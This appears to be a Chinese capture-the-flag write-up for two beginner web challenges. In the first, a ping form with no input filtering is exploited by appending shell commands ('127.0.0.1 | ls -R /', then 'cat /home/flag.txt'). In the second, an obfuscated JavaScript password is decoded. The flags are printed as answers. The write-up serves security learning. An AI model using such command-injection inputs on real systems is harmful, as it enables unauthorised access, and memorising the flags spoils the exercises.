cyberpeace{9a38cdc63309a1c4fc8f1c7aa9037bb8}

011 command_execution

难度系数： 2.0
题目来源： Cyberpeace-n3k0
题目描述： 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

0x01 打开网页



页面中有一个ping的功能界面

0x02 尝试绕过，查询文件

根据题目描述，该网站没有waf

```
我们可以考虑先写入一个IP地址，然后通过`| & ; `等符号进行拼接或者分隔，再接上`ls cat`等Linux命令，从而找到flag
```

0x03 使用ls命令查询

这里我们构造了这样一条查询语句：

`127.0.0.1 | ls -R /`

`127.0.0.1`是本地的ip地址，ls命令后的`-R /`参数可以查询所有文件及其所在目录

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | ls -R /
/:
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var

/bin:
bash
bunzip2
bzcat
```


查询过后显示了很多文件，可以再页面中按Ctrl + F，寻找带有flag的文件名

找到了flag.txt文件，而且可以得知该文件在home文件夹下

0x04 使用cat语句查看flag.txt文件内容


```
cat /home/flag.txt
```

0x05 得到flag： cyberpeace{344e8a5c47a0a6a6edcaa12a6c056c20}

012 simple_js

难度系数： 3.0
题目来源： root-me
题目描述： 小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

0x01 打开网页 提示我们输入密码



0x02 按Ctrl + U查看页面源代码


```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]
));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

无论输入什么，dechiffre()函数的返回值都是p，所以该函数是无效的

真正的密码应该存在于

`String["fromCharCode"]`

`(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));`

0x03 编写python脚本，获取真正的密码

```
string = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x
36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
list = string.split(",")
print(list)

password = ""

for i in list:
    i = chr(int(i))
    password += i

print(password)
```

```
D:\python3.9\python.exe C:/Users/chaoyue/pythonProject17/test.py
['55', '56', '54', '79', '115', '69', '114', '116', '107', '49', '50']
786OsErtk12

进程已结束，退出代码为 0
```

密码即为flag

0x04 得到flag： Cyberpeace{786OsErtk12}